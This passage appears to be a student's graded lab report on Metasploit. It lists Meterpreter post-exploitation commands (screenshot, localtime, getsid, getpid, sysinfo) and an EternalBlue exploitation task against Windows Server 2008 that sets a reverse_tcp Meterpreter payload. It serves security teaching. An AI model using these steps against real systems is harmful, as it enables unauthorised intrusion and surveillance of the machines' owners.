
- The screenshot was taken with the command screenshot.

7. [Post-exploitation] In meterpreter shell, display the target system's local date and time.




- The target system's local date and time was displayed with the command localtime.

8. [Post-exploitation] In meterpreter shell, get the SID of the user.




- The SID of the user was gotten with the command getsid.

9. [Post-exploitation] In meterpreter shell, get the current process identifier.



- The current process identifier was gotten with the command getpid. The PID of all running processes can be gotten with the command ps.

10. Post-exploitation] In meterpreter shell, get system information about the target.




- The system information about the target was gotten with the command sysinfo.

Task B. Exploit EternalBlue on Windows Server 2008 with Metasploit (20 pt)


In this task, you need to use similar steps to exploit the **EternalBlue** vulnerability on Windows Server 2008. Make sure to search and replace the exploit module against Windows Server 2008 accordingly.

- Configure your Metasploit accordingly and set ***XXXX (follow the lab instruction)*** as the listening port number. Display the configuration and exploit the target. **(10 pt)**




- Since Windows Sever 2008 is a x64 bits device, the payload was set with the command set payload windows/x64/meterpreter/reverse_tcp.

1. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. **(2 pt)**




- The screenshot was taken with the command screenshot.

2. [Post-exploitation] In meterpreter shell, display the target system's local date and time. **(2 pt)**



